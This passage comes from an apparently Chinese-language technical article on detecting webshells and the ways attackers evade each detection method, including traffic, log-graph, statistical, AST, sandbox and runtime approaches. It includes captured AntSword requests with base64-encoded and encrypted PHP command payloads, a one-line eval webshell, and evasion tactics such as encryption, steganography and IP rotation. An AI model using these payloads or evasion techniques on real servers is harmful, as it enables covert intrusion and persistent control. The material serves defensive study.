KXtmb3JlYWNoKHJhbmdlKCJBIiwiWiIpIGFzICRMKWlmKGlzX2RpcigieyRMfToiKSkkUi49InskTH06Ijt9JFIuPSJc
dCI7JHU9KGZ1bmN0aW9uX2V4aXN0cygncG9zaXhfZ2V0ZWdpZCcpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4
X2dldGV1aWQoKSk6Jyc7JHVzcj0oJHUpPyR1WyduYW1lJ106QGdldF9jdXJyZW50X3VzZXIoKTskUi49cGhwX3
VuYW1lKCk7JFIuPSIoeyR1c3J9KSI7cHJpbnQgJFI7O2VjaG8oInw8LSIpO2RpZSgpOw%3D%3D
```

图17，POST请求包

```
HTTP/1.1 200 OK
Server: nginx/1.11.5
Date: Wed, 11 Sep 2019 08:16:31 GMT
Content-Type: text/html; charset=UTF-8
Transfer-Encoding: chunked
Connection: keep-alive
Vary: Accept-Encoding
X-Powered-By: PHP/5.6.27
137
X@Y  TCP    10.0.83.217:3389       10.0.85.55:2264        ESTABLISHED
 TCP    10.0.83.217:8080       10.0.85.55:3016        ESTABLISHED
 TCP    127.0.0.1:9000         127.0.0.1:49190        ESTABLISHED
 TCP    127.0.0.1:49190        127.0.0.1:9000         ESTABLISHED
[S]
E:\phpstudy\WWW\shop
[E]
X@Y
0
```

图18，POST返回包

本质上说，HTTP通信会话文本也是一段文本序列，可以将其视为源代码投射到另一个特征空间后的一段文本序列。所以所有针对Webshell源代码文本的检测方法，对HTTP通信会话文本也同样适用。典型的如：（1）静态特征匹配算法、（2）文本相似度匹配算法、（3）基于文本统计特征的机器学习检测方法、（4）基于深度卷积网络检测方法、（5）基于深度循环神经网络检测方法。

对攻击者来说，最重要的逃逸对抗方法就是通过精心构造HTTP应用层协议，尽可能地隐藏通信会话中的可识别信息，同时保持Webshell功能不变。这里列举一些典型的逃逸对抗方法。

（1）通信流量编码，使用脚本语言原生的字符处理API函数，对外部输入进行编码和解码，如图19所示，用了PHP中的base64编码函数，

```
POST /Antsword1.php HTTP/1.1
Host: 10.0.83.217:8080
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.1
Content-Type: application/x-www-form-urlencoded
Content-Length: 958
Connection: close

_0xda35e59dcb63b=QGluaV9zZXQoImRpc3BsYXlfZXJyb3JzIiwgIjAiKTtAc2V0X3RpbWVfbGltaXQoMCk7ZnVuY
3Rpb24gYXNlbmMoJG91dCl7cmV0dXJuICRvdXQ7fTtmdW5jdGlvbiBhc291dHB1dCgpeyRvdXRwdXQ9b2JfZ2V
0X2NvbnRlbnRzKCk7b2JfZW5kX2NsZWFuKCk7ZWNobyAiZDI2MTciO2VjaG8gQGFzZW5jKCRvdXRwdXQpO2Vj
aG8gIjdlNDcwIjt9b2Jfc3RhcnQoKTt0cnl7JEQ9ZGlybmFtZSgkX1NFUlZFUlsiU0NSSVBUX0ZJTEVOQU1FIl0pO2l
mKCREPT0iIikkRD1kaXJuYW1lKCRfU0VSVkVSWyJQQVRIX1RSQU5TTEFURUQiXSk7JFI9InskRH0JIjtpZihzdWJ
zdHIoJEQsMCwxKSE9Ii8iKXtmb3JlYWNoKHJhbmdlKCJDIiwiWilpYXMgJEwpaWYoaXNfZGlyKCJ7JEx9OilpKSR
SLj0ieyRMfToiO31lbHNleyRSLj0iLyI7fSRSLj0iCSI7JHU9KGZ1bmN0aW9uX2V4aXN0cygicG9zaXhfZ2V0ZWdpZ
ClpKT9AcG9zaXhfZ2V0cHd1aWQoQHBvc2l4X2dldGV1aWQoKSk6IiI7JHM9KCR1KT8kdVsibmFtZSJdOkBnZXR
fY3VycmVudF91c2VyKCk7JFIuPXBocF91bmFtZSgpOyRSLj0iCXskc30iO2VjaG8gJFI7O31jYXRjaChFeGNlcHRp
b24gJGUpe2VjaG8gIkVSUk9SOi8vIl4kZS0%2BZ2V0TWVzc2FnZSgpO307YXNvdXRwdXQoKTtkaWUoKTs%3D&a
nt=ZXZhbChiYXNlNjRfZGVjb2RlKCRfUE9TVFtfMHhkYTM1ZTU5ZGNiNjNiXSkpO2RpZSgpOw%3D%3D
```

图19

（2）通信流量加密，使用脚本语言原生的对称、非对称加解密算法，对外部输入进行加密和解密，如图20所示，用了PHP中的AES-128-ECB加密函数，

```
POST /Antsword2.php HTTP/1.1
Host: 10.0.83.217:8080
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.1
Cookie: PHPSESSID=euc1qrq471617jmjop299p3dj7
Content-Type: application/x-www-form-urlencoded
Content-Length: 928
Connection: close

ant=WaFs0QqO%2F7SjjwUeYsS6EOT3kMmAwJ3tdeOuZQ%2B7eBJ%2BtMhJ9zPy%2BCY8TWIzH1UKJQ8v4Qlc
2KZdX2teEIVlUYbwO%2FBK55wGOwbdqpFx0bWF1Dgi0pmesi8OdVM2xsrTc4PDZGgBMRNBBZuK9JlBekac284
NdupvkOEsG%2B8QVAVlS5AJCoSOy4A6isCMYWso470JOF2PlOako%2BU%2FXy3DA1wJWnDZTfKFn08uF8JRU
XAb48R3yT0qtQz5SSOoxRd4EcaAlHuqllUT4ImKEMbD3z%2BlkW6OhS9%2BNyO7Anfg2u5kEljyOHN7RsxIPl4b4
flwyQAfdnKuRglw6wVa0Wbc8eAlC0PthVjATBJtlCIIIsF4zYOu8GFOshWH1r5rBTCYixPKsyhdtPl7Lf5PwZKCW%2
B1HL8zRWrDqK%2FEgZlgawp8%2Fgr28Z2vMUJKGqtj5gGHtUjIuml7xKA5%2F%2B1yfKy8CkAbkokwc6J%2BN2
mq1vualMy0biYwYVAHSXD0d9Z55J%2BP6otol9PSkRQumDuk5zt6m95Fp65j61H7C28OU6g6EHINJberJnozick
pwqQXHklux4td4tj1KNUOTrv0OP8ODuzlyAiwQ9NPTtGJ8sKLZVGwwh%2BCfTj9qL5C50lhk%2B6k9WtQ8cdtaN
3C%2BDbKj6WCPtPTRKvQIuocrNENPm2opFViQ3q%2FVMMNLAm6TgSo3FXCEL761Q3Q8I7phFAvp2gSiSTZTZ
w6fUnT4Way6FoJTZjeqyZVUD4lqGFiHqliJMSj7ooDIlqhMv9px%2Fs0iGXzztrpZf2FV8mVWXSWuolqyzo8BziRcc
RiWBxyKHBQYROj4KKN0p%2FASXAFF2hnltR9QpUw3sEye9LYfhhG3tfh48aw%3D
```

图20

值得一提的是，在HTTPS Malware流量识别方面，Blake Anderson提出基于会话包元信息(flow meta)、以及HTTPS建立前的握手包信息、DNS信息等多维度特征，通过机器学习的方法，检测HTTP Malware通信流量[6]。

CISCO还开源了针对HTTPS会话包的流特征提取工具，Joy[7]，Joy对数据包进行解析，可以得到json格式的解析结果，经过处理后提取出五种主要的数据元素，包含六百多维特征，如表4所示。

数据流元特征
数据包包长序列
数据包时间间隔特征
数据包字节分布特征
数据包TLS特征

表4

（3）通信流量隐写，隐写术是一种特殊形式的信息传递技术，它通过将文本序列的表层语言信息，通过一个预先定义的映射函数，转换为一种新的隐层语言信息，被转换后的隐层语言信息，往往在可读性、可理解性上都发生了很大的变化，在不知道映射函数的情况下，理论上是无法将转换后的序列逆映射回原始序列的。

这里举一个典型的简单流量隐写例子，通信流量如图21所示。

```
POST /Steganography.php HTTP/1.1
Host: 10.0.83.217:8080
Accept-Encoding: gzip, deflate
User-Agent: antSword/v2.1
Cookie: PHPSESSID=euc1qrq471617jmjop299p3dj7
Content-Type: application/x-www-form-urlencoded
Content-Length: 928
Connection: close

ABAAAABABAABBABBAABBAABAABABBAABBABBAABBABAAAABABAABBABBAABBAABAABABBAABBABBAA
BBABAAAABABAABBABBAABBAABAABABBAABBABBAABBABAAAABABAABBABBAABBAABAABABBAABBABB
AABBABAAAABABAABBABBAABBAABAABABBAABBABBAABBABAAAABABAABBABBAABBAABAABABBAABBA
BBAABBABAAAABABAABBABBAABBAABAABABBAABBABBAABBABAAAABABAABBABBAABBAABAABABBAAB
BABBAABBABAAAABABAABBABBAABBAABAABABBAABBABBAABBABAAAABABAABBABBAABBAABAABABBA
ABBABBAABBABAAAABABAABBABBAABBAABAABABBAABBABBAABBABAAAABABAABBABBAABBAABAABAB
```

图21

攻击者通过将原始通信流量，进行逐比特位拆分，将比特位0和比特位1分别映射为字母A和B，最终的结果是，隐写后的通信序列长度变长了，但是已经完全隐藏了原始的Webshell可辨识信息。对防守方来说，隐写后的隐层语言信息特征空间近乎是无限的，静态特征识别，机器学习、统计检测等方法基本都失效了。

2.3.3 针对HTTP访问行为检测的攻击博弈

访问日志是 Web 服务器（例如 Apache、IIS）记录用户访问行为产生的文件，标准的 Web 日志是纯文本格式，每行一条记录，对应客户端浏览器对服务器资源的一次访问。典型的日志包括来源地址、访问日期、访问时间、访问 URL 等丰富的信息，对日志数据进行分析，不仅可以检测到可疑的漏洞攻击行为，还可以提取特定时间段、特定IP 对应用的访问行为[8]。

以 Apache 访问日志为例，一个典型的日志组成字段及字段的意义如图22所示。

图22

相比于HTTP通信会话数据包检测，基于Webshell的HTTP访问行为日志进行建模分析，可以得到一个更高层次的视角。

目前学术界和工程界研究和使用最多的是2种方法。

（1）面对特定HTTP URL会话的统计特征建模分析方法

这种检测技术属于统计机器学习方法，通过对HTTP访问日志中的URL作为聚类主键，结合攻防领域经验，生成一系列的统计特征。典型的特征如表5所示。

统计特征	含义
访问时间	从访问行为的角度看，webshell 通常只有攻击者访问，访问时间相对集中且孤立
访问频率	攻击者只会在发起攻击的时候才会访问Webshell链接，相比于正常的URL链接，Webshell URL的访问频率在统计上会存在明显的异常信息
来源地址范围	Webshell的来源地址一般较为固定，或者是集中在一个范围内。
GET参数	相比于正常的URL链接，Webshell URL的参数往往离散度较低，因为Webshell对外提供的功能是有限的
返回状态	HTTP网页返回码
User-Agent特征	User-Agent信道
Cookie特征	Cookie信道
URL Path特征	对于攻击者来说，他所访问的Webshell URL Path相对是一个比较集中的集合，而正常URL Path往往是比较离散的
POST特征	相比于正常URL链接，Webshell URL的POST包在整个会话层面往往会存在一

	些明显的区分型，例如熵值、词频分布、长度等特征
Header特征	Webshell为了进行通信隐藏，往往会使用Header进行通信载体，这导致Webshell的会话和正常会话的Header会存在一些统计上的异常信息

表5

值得注意的是，攻防的本质是知识和信息的对抗，作为攻击者来说，如果已经知道了防守方使用了哪些特征，就可以采取针对性的措施，通过访问行为上的伪装和混淆达到降低统计特征可辨识度的目的。典型的攻击手段例如（1）通过ADSL动态代理频繁更换来源IP，以此伪装成正常的访问行为、（2）通过低频均匀的离散访问，以此伪装成正在访问一个正常的URL。

（2）基于图算法的HTTP URL异常访问行为检测方法

HTTP的访问行为可以用有向图这个数据结构来进行抽象，一个基本的有向图如图23所示。



图23

有向图由节点(node)和边(edge)组成，节点间的箭头表示连接的方向。

Webshell访问行为HTTP日志记录了网站中所有URL链接的访问以及跳转行为，因此可以用有向图这个数据结构来对Webshell的访问行为进行建模。

在Webshell访问行为HTTP日志中，节点node)相当于访问日志中的URL，边(edge)相当于从A URL跳转到B URL，每个节点的入度(in-degree)代表有多少URL指向该URL链接，出度(out-degree)代表该URL链接向外访问了多少其他URL链接。

通过寻找Webshell访问行为图上的孤立点，我们可以发现潜在的Webshell URL[9]，即孤立页面。如图23所示。

- 节点1：入度为2，出度为2
- 节点2、节点3：入度为1，出度为0
- 节点4、节点6：入度为0，出度为1
- 节点5：入度为1，出度为1
- 节点7：入度为1，出度为1
- 节点8：入度为0，出度为0

其中，节点7自己指向自己，属于自回路，大部分多功能Webshell都属于这种情况，节点8属于孤立节点(isolated vertex)，大部分一句话Webshell都属于这种情况。

在实际的工程开发中，基于有向图异常发现的方法，更多的应用场景是作为可疑层进行初步的筛选，主要原因是有向图中的孤立节点，并不能百分百代表是一个Webhell URL，有很多其他原因也可能导致出现孤立节点，例如：

- 隐藏管理后台等正常孤立页面的访问
- 扫描器行为，常见漏洞扫描，PoC扫描，Webshell探活扫描
- 冷门页面

在攻防博弈上，该方法也存在一些逃逸手段，典型的如：

- referer伪造攻击
- 图片webshell、html webshell，因为本身就符合孤立节点特征，所以防守方倾向于屏蔽告警
- 已有文件植入后门的插马问题，不符合孤立节点假设造成逃逸
- URL重写导致的伪静态放行

但总体来说，因其在方法论上有一定的可解释性，基于有向图孤立节点过滤的Webshell URL检测技术还是一个比较适合在工程场景中使用的技术，只要整体流程设计得当，该方法可以发挥比较大的作用。

2.3.4 针对基于统计特征检测的攻击博弈

统计特征检测主要指通过将Webshell文本转换为一系列的统计指标，通过一系列异常统计算法，对Webshell文本进行可疑程度推断的一种技术。

Webshell攻击者常常使用编码、加密、混淆等手段，对原始Webshell文本进行修改，因此修改后的文本会表现出一些特别的统计特征，通过定义并提取这些统计特征，我们可以有效地发现具有这类对抗行为的样本。在各种基于统计特征的检测方法中，广泛提到的是 Ben Hagen 于 2011 年设计实现的NeoPI[10]。

NeoPi使用以下五种检测方法：

- 信息熵(Entropy)：通过计算文本ASCII码表的总体熵值来衡量文件的不确定性
- 最长单词(LongestWord)：最长的字符串可能表示潜在的被编码或被混淆
- 重合指数(Indexof Coincidence)：低重合指数指示文件代码潜在的被加密或被混效过
- 特征(Signature)：在文件中搜索已知的恶意代码字符串片段
- 压缩(Compression)：文件的压缩比指示潜在的编码对抗行为

NeoPi的检测重心在于识别混淆代码，它仅仅在识别模糊代码或者混淆编排的木马方面表现良好，对于其他类型的攻击方式不具有太多的检测能力。

2.3.4 针对基于抽象语法树检测的攻击博弈

抽象语法树(AST)是一种将原始Webshell文本转换为抽象语法结构的树状表示的一种方法，对于Webshell这种实时编译并执行的语言来说，抽象语法树结构本质上是另一个新的中间语言形态的数据结构，基本过程如图24所示。

图24

通过词法分析，可以将PHP、JSP这类Web编程代码转化为一棵抽象语法树，例如对图25所示的js代码，其转化为AST抽象语法树的过程如图26所示。

```
const a = 1;
const b = a + 1;
```

图25



图26

抽象语法树上每个节点都对应于源代码中的结构信息，并不会表示出真实语法出现的每一个细节，比如说，嵌套括号被隐含在树的结构中，并没有以节点的形式呈现。

同时，抽象语法树本质上是一种对数据的特征表征方法，本身并不能完成检测分类的目的。需要利用抽象语法树进行Webshell检测，还需要有对应的基于抽象语法树的检测方法，典型的方法如下面两类。

（1）基于抽象语法树的静态局部特征匹配方法

抽象语法树本质上是将Webshell源代码转化为一种新的中间代码形式，所以我们可以针对这种新的中间代码形式定义静态局部特征规则，工程界称之为抽象语法树骨架规则。例如例如对图27所示的PHP代码，其抽象语法树静态局部特征规则如图28所示。

```
<?php $a = $_POST['a']; eval($a);?>
```

图27



图28

如上图所示，针对这个样本，可以抽象出如图29所示的抽象语法树静态局部特征规则。



图29

（2）基于抽象语法树的静态符号执行检测方法

基于词法规则将原始Webshell文本转化为抽象语法树只是提取了Webshell原始文本的词法结构信息，但缺点是丢失了源代码中的语法语义信息，例如变量的赋值、传递、函数参数的传递、函数返回值等。静态符号执行技术是在抽象语法树的基础上，通过模拟符号执行，对抽象语法树进行归纳、约简，从而得到一个精简后的语法表达式。本质上，静态符号执行是对抽象语法树又进行了一次映射，将原本存在冗余结构的抽象语法树，转换为了一种精简的语法表示文本结构。以图22所示的代码为例，静态符号模拟执行的流程图如图30所示。



图30

经过静态符号模拟执行后，可以大幅度降低中间语言文本序列的维度复杂度。同样，符号执行的结果序列同样可以可以使用静态局部特征规则进行描述。相比于基于抽象语法树的静态局部特征规则，经过符号模拟执行处理后，静态局部特征可以获得更强的召回能力、更高的精确度。

从防守方视角来说，这个技术方案的最大技术挑战有两个：

1. 符号模拟执行的完善度。静态符号执行系统需要维护一个语言符号状态机，通过不断下推状态机实现状态的模拟执行，但是每种脚本语言的语法归约都不一样，特别是一些语法糖的存在，使得符号执行很难做到百分百遵循编程语言的语法归约进行模拟执行。造成的直接结果就是对抽象语法树的归纳不完全，无法得到有效的精简表达式，最终影响规则的召回效果。

2. 静态符号模拟执行无法处理动态运行特性。这里所说的动态运行特性，主要指前文所述的参数依赖型Webshell，因为无法精准确定唯一的外部输入参数，在工程界中，常常采用一个或少量几个默认的外部输入参数然后进行静态符号模拟执行。造成的直接结果就是对样本的可能状态路径覆盖不全，漏掉了状态路径就造成了漏检问题。

对于攻击者来说，逃逸对抗的思路大概有如下两种：

1. 无效化符号执行的执行跟踪，通过寻找脚本语言的冷门特性、语法糖等特性，使得静态符号执行归纳失败，造成检测上的逃逸

2. 通过外部依赖造成的动态特性形成差分攻击，使得静态符号执行无法覆盖攻击者所使用的状态路径，造成检测上的逃逸

2.3.5 针对基于旁路离线沙箱模拟执行的动态检测的攻击博弈

这种技术方案和基于抽象语法树的静态符号执行最大的区别在于，它使用真实的Web应用服务器来运行样本，所以不需要静态符号执行模拟执行样本。但同时，这个Web应用服务器是运行在旁路离线环境中，而不是安装在真实的用户机器

上，所以又必然导致运行结果和在真实用户机器上的运行结果不一致，基于这个原因，所以我们称这类旁路离线的、用于模拟执行Web样本的Web应用服务器为Web脚本沙箱。

一个典型的旁路离线沙箱系统架构如图31所示。



图31

由于其旁路离线的这种架构设计，Web脚本沙箱的可定制性非常强，原则上来说，可以在原生Webserver解释器的基础上，进行任意的代码修改和功能定制。从功能形式上分类可以分为二类。

（1）旁路离线污点模拟追踪检测

这种技术的关键点在于如何旁路模拟恶意请求，因为Web脚本沙箱是运行在一个隔离的旁路环境中的，只有构造正确的模拟恶意请求，才能有效对变量实体标记为污点，利用Webserver原生的脚本解释执行能力进行污点追踪以及污点检测。

一个典型的旁路离线污点模拟追踪检测流程图如图32所示。



图32

但同时，这种技术方案也有一些严重的的缺陷。

第一个缺陷和该方案的技术架构有关，因为是旁路离线模拟，因为沙箱丢失了用户应用服务器上的关键上下文信息。基于状态机理论，静态恶意代码文件和其对应的运行时行为序列之间的关系可以表示为如图33所示的无穷状态机。



图33

从攻击者视角来说，它可以利用上述无穷状态机的这个特性，实现检测对抗的目的。通过特殊构造的静态代码文本，使得上述无穷状态机中，某一部分输入参数对应的行为序列具有恶意特征，而另外一些输入参数对应的行为序列表现为正常，如图34所示。



图34

对旁路离线污点模拟追踪检测来说，最大的挑战在于如何穷尽或者说尽量覆盖动态行为序列状态上的可能路径。这种攻防博弈本质上是信息的对抗，在信息不足的情况下，防守方处于不利的地位。

第二个缺陷是污点标记在运行时过程中被破坏的问题，污点标记本质上是一个不同于外部输入参数的虚拟逻辑标记，旁路沙箱需要保证在样本解释执行过程中，污点虚拟标记能够被正确的传递和跟踪，其完整性和可辨识性不遭到破坏。

（2）脚本运行序列生成器

脚本运行序列生成器主要是面向大数据分析任务而言的，它的主要目标是生成样本在解释执行过程中的OPCODE行为序列，通过整理、汇总到数据仓库中，随后用于大数据挖掘以及机器学习系统的训练和构建。

以PHP脚本为例，有两种类型的运行序列，一种是利用VLD编译源码得到的OPCODE序列，一种是通过Zend OPCODE劫持实现的Runtime OPCODE序列。

2.3.6 针对基于Web应用运行时Webshell行为检测的攻击博弈

Webshell本质上是运行在Web应用服务器上的一个Web脚本，从功能上来讲，Webshell和一般的对外提供功能的Web代码没有区别。一个Web脚本在Web应用服务器上的运行生命周期流程图如图35所示。



图35

和基于流量特征检测和基于文本特征匹配的技术方案相比，基于Web应用运行时行为检测是一种完全不同的检测思路。简单来说，它不再关注Webshell样本或者Webshell流量能做什么，而是转而关注对应Webshell会话已经做了什么，是一种基于事实的行为结果进行综合危险程度评估的技术。

在Web应用运行时行为检测这块，目前学界和工程界有两种技术方案。

（1）基于Web应用运行时的运行时污点追踪检测

这种技术方案的设计思路可以归纳为一句话，一切外部可控的输入都是有害的，通过跟踪有害变量，检查其是否被传入了某些敏感函数。这里所指的外部可控的输入是一个广义的概念，不仅仅局限于通过HTTP方式传入数据流这类显式的方式，还包括通过逻辑上的方式实现的外部可控参数传入，例如通过系统指令包装器执行网络相关指令，从外部网络获取指令信息、通过时间延时得到一个逻辑运算结果等。

一个典型的运行时污点追踪检测流程如图36所示。



图36

这种方法最大的挑战点在于保证污点标记在运行时过程中保持不被破坏，如果在字符串操作、函数计算等过程中，变量实体的污点标记遭到了破坏甚至被整个抹去，则整个污点检测机制将会失效，因为在saint sink检查点，将不再能看到初始化时所标记的污点记号了。

（2）基于Web应用运行时的敏感行为审计

和运行时污点检测技术类似，这种技术方案同样也是在RASP运行时监控的基础上构建的，但区别在于，运行时行为审计并不依赖污点追踪，而是以旁路监听者模式工作，通过对敏感函数的入参进行模式匹配，以此来发现潜在的包含可疑行为的Web会话。

一个典型的运行时敏感行为检测流程如图37所示。



图37

这种技术方案最大的挑战来自于对敏感函数行为，具体而言就是对敏感函数参数进行模式识别的精确度。尤其是针对进程行为这一方面，精确区分一个进程指令是恶意的还是非恶意的，在很多时候并不是一件能精确定义的事情，因为其缺少足够的上下文信息。

2.3.6 针对基于系统调用行为序列检测的攻击博弈

这种技术方案和基于Web应用运行时Webshell行为检测类似，主要区别在于行为序列的采集点和行为类型不同。系统调用行为序列主要是在系统内核层面，通过实时监控系统调用来捕获整个操作系统的行为序列。

一个典型的系统调用行为序列检测系统如图38所示。

